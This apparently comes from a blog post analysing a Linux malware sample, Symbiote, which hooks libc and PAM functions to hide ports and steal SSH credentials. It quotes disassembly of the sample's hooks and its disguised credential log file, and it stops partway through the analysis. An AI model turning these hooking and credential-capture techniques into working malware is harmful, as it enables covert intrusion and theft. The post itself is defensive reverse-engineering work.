How to analyze Linux malware – A case study of Symbiote – CYBER GEEKS

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Summary

Symbiote is a Linux threat that hooks libc and libpcap functions to hide the malicious activity. The malware hides processes and files that are used during the activity by implementing two functions called hidden_proc and hidden_file. It can also hide network connections based on a list of ports and by hijacking any injected packet filtering bytecode. The malware's purpose is to steal credentials from the SSH and SCP processes by hooking the libc read function. The extracted credentials are encrypted using RC4, stored in a file on the system, and then exfiltrated to the C2 server via DNS requests.

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Technical analysis

SHA256: 121157e0fcb728eb8a23b55457e89d45d76aa3b7d01d3d49105890a00662c924

This is a 64-bit ELF shared object that appears to be an early development build for Symbiote malware. Newer versions of this malware have even more functionalities which are described in BlackBerry's analysis. The file is not stripped.

The malware hooks the following functions: fopen, fopen64, pam_authenticate, pam_set_item, read, readdir, readdir64, and recvmsg. We will give details about the hooks implementation.

The dlsym function is utilized to obtain the address of fopen, and then the process calls the original function (0xFFFFFFFFFFFFFFFF = **RTLD_DEFAULT**):




Figure 1

When an application tries to open the “/proc/net/tcp” file, which contains all TCP connections, the execution flow of the hooked function is different:




Figure 2

The ELF file creates a temporary file by calling the tmpfile method, reads the first line from the above file, and writes it to the newly created file:




Figure 3

The file is read line-by-line using the getline function. In the case of returning -1 because of a failure (including end-of-file condition), the process closes the file and frees the memory area allocated to the line:




Figure 4

There is a function called gen_proc_net_port implemented by the malware. The purpose of this function is to retrieve a list of ports that should be hidden. Whether a line read above contains any of the ports, the line is not written to the temporary file, and the process moves to the next line:




Figure 5

The function implementation is displayed in the figure below:

```
.text:000000000000179D gen_proc_net_port proc near
.text:000000000000179D
.text:000000000000179D var_1C= dword ptr -1Ch
.text:000000000000179D var_18= qword ptr -18h
.text:000000000000179D var_8= qword ptr -8
.text:000000000000179D
.text:000000000000179D ; __unwind {
.text:000000000000179D push    rbp
.text:000000000000179E mov     rbp, rsp
.text:00000000000017A1 mov     [rbp+var_18], rdi
.text:00000000000017A5 mov     [rbp+var_1C], esi
.text:00000000000017A8 lea     rax, a0123456789abcd ; "0123456789ABCDEF"
.text:00000000000017AF mov     [rbp+var_8], rax
.text:00000000000017B3 mov     rax, [rbp+var_18]
.text:00000000000017B7 mov     byte ptr [rax], 3Ah ; ':'
.text:00000000000017BA mov     rax, [rbp+var_18]
.text:00000000000017BE lea     rdx, [rax+1]
.text:00000000000017C2 mov     eax, [rbp+var_1C]
.text:00000000000017C5 lea     ecx, [rax+0FFFh]
.text:00000000000017CB test    eax, eax
.text:00000000000017CD cmovs   eax, ecx
.text:00000000000017D0 sar     eax, 0Ch
.text:00000000000017D3 cdqe
.text:00000000000017D5 add     rax, [rbp+var_8]
.text:00000000000017D9 movzx   eax, byte ptr [rax]
.text:00000000000017DC mov     [rdx], al
.text:00000000000017DE mov     rax, [rbp+var_18]
.text:00000000000017E2 lea     rcx, [rax+2]
.text:00000000000017E6 mov     eax, [rbp+var_1C]
.text:00000000000017E9 lea     edx, [rax+0FFh]
.text:00000000000017EF test    eax, eax
.text:00000000000017F1 cmovs   eax, edx
.text:00000000000017F4 sar     eax, 8
.text:00000000000017F7 mov     edx, eax
.text:00000000000017F9 sar     edx, 1Fh
.text:00000000000017FC shr     edx, 1Ch
.text:00000000000017FF add     eax, edx
.text:0000000000001801 and     eax, 0Fh
.text:0000000000001804 sub     eax, edx
.text:0000000000001806 cdqe
.text:0000000000001808 add     rax, [rbp+var_8]
.text:000000000000180C movzx   eax, byte ptr [rax]
.text:000000000000180F mov     [rcx], al
.text:0000000000001811 mov     rax, [rbp+var_18]
```

Figure 6

The hooked function returns the file descriptor corresponding to the temporary file. The fopen64 function is hooked in a similar way.

The dlsym function is utilized to obtain the address of pam_authenticate, and then the process calls the original function:





Figure 7


The malware calls the pam_get_item method in order to obtain the following information: 0x1 = **PAM_SERVICE** – the service name, 0x4 = **PAM_RHOST** – the requesting hostname, 0x2 = **PAM_USER** – the username. There is also a function call to getaddrlist, which will be explained in the upcoming paragraphs:



```
.text:000000000000243C lea     rdx, [rbp+var_428]
.text:0000000000002443 mov     rax, [rbp+var_448]
.text:000000000000244A mov     esi, 1
.text:000000000000244F mov     rdi, rax
.text:0000000000002452 call    _pam_get_item
.text:0000000000002457 lea     rdx, [rbp+var_430]
.text:000000000000245E mov     rax, [rbp+var_448]
.text:0000000000002465 mov     esi, 4
.text:000000000000246A mov     rdi, rax
.text:000000000000246D call    _pam_get_item
.text:0000000000002472 lea     rdx, [rbp+var_438]
.text:0000000000002479 mov     rax, [rbp+var_448]
.text:0000000000002480 mov     esi, 2
.text:0000000000002485 mov     rdi, rax
.text:0000000000002488 call    _pam_get_item
.text:000000000000248D call    getaddrlist
```

Figure 8

Based on the information extracted above, the process constructs the following string “pam|<getaddrlist result>|<PAM_SERVICE>|<PAM_RHOST>|<PAM_USER>|<cs:pampassword>”. There is a call to a function named saveline with the “/usr/include/linux/usb/usb.h” parameter (see figure 9). This particular function will be dissected in the upcoming paragraphs.



```
.text:0000000000002492 mov     [rbp+ptr], rax
.text:0000000000002496 mov     rbx, cs:pampassword
.text:000000000000249D mov     rax, [rbp+var_438]
.text:00000000000024A4 mov     r8, rax
.text:00000000000024A7 mov     rax, [rbp+var_430]
.text:00000000000024AE mov     rdi, rax
.text:00000000000024B1 mov     rax, [rbp+var_428]
.text:00000000000024B8 mov     rcx, rax
.text:00000000000024BB lea     rdx, aPamSSSSS  ; "pam|%s|%s|%s|%s|%s\n"
.text:00000000000024C2 lea     rax, [rbp+s]
.text:00000000000024C9 mov     rsi, [rbp+ptr]
.text:00000000000024CD mov     [rsp+460h+var_458], rsi
.text:00000000000024D2 mov     [rsp+460h+var_460], rbx
.text:00000000000024D6 mov     r9, r8
.text:00000000000024D9 mov     r8, rdi
.text:00000000000024DC mov     esi, 400h       ; maxlen
.text:00000000000024E1 mov     rdi, rax        ; s
.text:00000000000024E4 mov     eax, 0
.text:00000000000024E9 call    _snprintf
.text:00000000000024EE mov     rax, [rbp+ptr]
.text:00000000000024F2 mov     rdi, rax        ; ptr
.text:00000000000024F5 call    _free
.text:00000000000024FA lea     rax, [rbp+s]
.text:0000000000002501 mov     rsi, rax
.text:0000000000002504 lea     rdi, aUsrIncludeLinu ; "/usr/include/linux/usb/usb.h"
.text:000000000000250B call    saveline
```

Figure 9

The ELF binary implements an erase function called erasefree. It overwrites an area with zeros, and then the pointer which points to this area will be freed:

```
.text:0000000000002510
.text:0000000000002510 loc_2510:
.text:0000000000002510 mov     rax, cs:pampassword
.text:0000000000002517 mov     rdi, rax
.text:000000000000251A call    erasefree
.text:000000000000251F mov     eax, [rbp+var_1C]
.text:0000000000002522 add     rsp, 458h
.text:0000000000002529 pop     rbx
.text:000000000000252A leave
.text:000000000000252B retn
.text:000000000000252B ; } // starts at 23B1
.text:000000000000252B pam_authenticate endp
.text:000000000000252B
```

Figure 10

```
.text:00000000000028C0 erasefree proc near
.text:00000000000028C0
.text:00000000000028C0 s= qword ptr -8
.text:00000000000028C0
.text:00000000000028C0 ; __unwind {
.text:00000000000028C0 push    rbp
.text:00000000000028C1 mov     rbp, rsp
.text:00000000000028C4 sub     rsp, 10h
.text:00000000000028C8 mov     [rbp+s], rdi
.text:00000000000028CC cmp     [rbp+s], 0
.text:00000000000028D1 jz      short locret_28FF
```

```
.text:00000000000028D3 mov     rax, [rbp+s]
.text:00000000000028D7 mov     rdi, rax        ; s
.text:00000000000028DA call    _strlen
.text:00000000000028DF mov     rdx, rax        ; n
.text:00000000000028E2 mov     rax, [rbp+s]
.text:00000000000028E6 mov     esi, 0          ; c
.text:00000000000028EB mov     rdi, rax        ; s
.text:00000000000028EE call    _memset
.text:00000000000028F3 mov     rax, [rbp+s]
.text:00000000000028F7 mov     rdi, rax        ; ptr
.text:00000000000028FA call    _free
```

```
.text:00000000000028FF
.text:00000000000028FF locret_28FF:
.text:00000000000028FF leave
.text:0000000000002900 retn
.text:0000000000002900 ; } // starts at 28C0
.text:0000000000002900 erasefree endp
.text:0000000000002900
```

Figure 11

The dlsym function is utilized to obtain the address of pam_set_item, and then the process calls the original function:

Figure 12

The process expects that the item_type value is equal to 0x6 (**PAM_AUTHTOK**), which is the authentication token (usually it’s a password):




Figure 13

The dlsym function is utilized to obtain the address of readdir, as highlighted below:

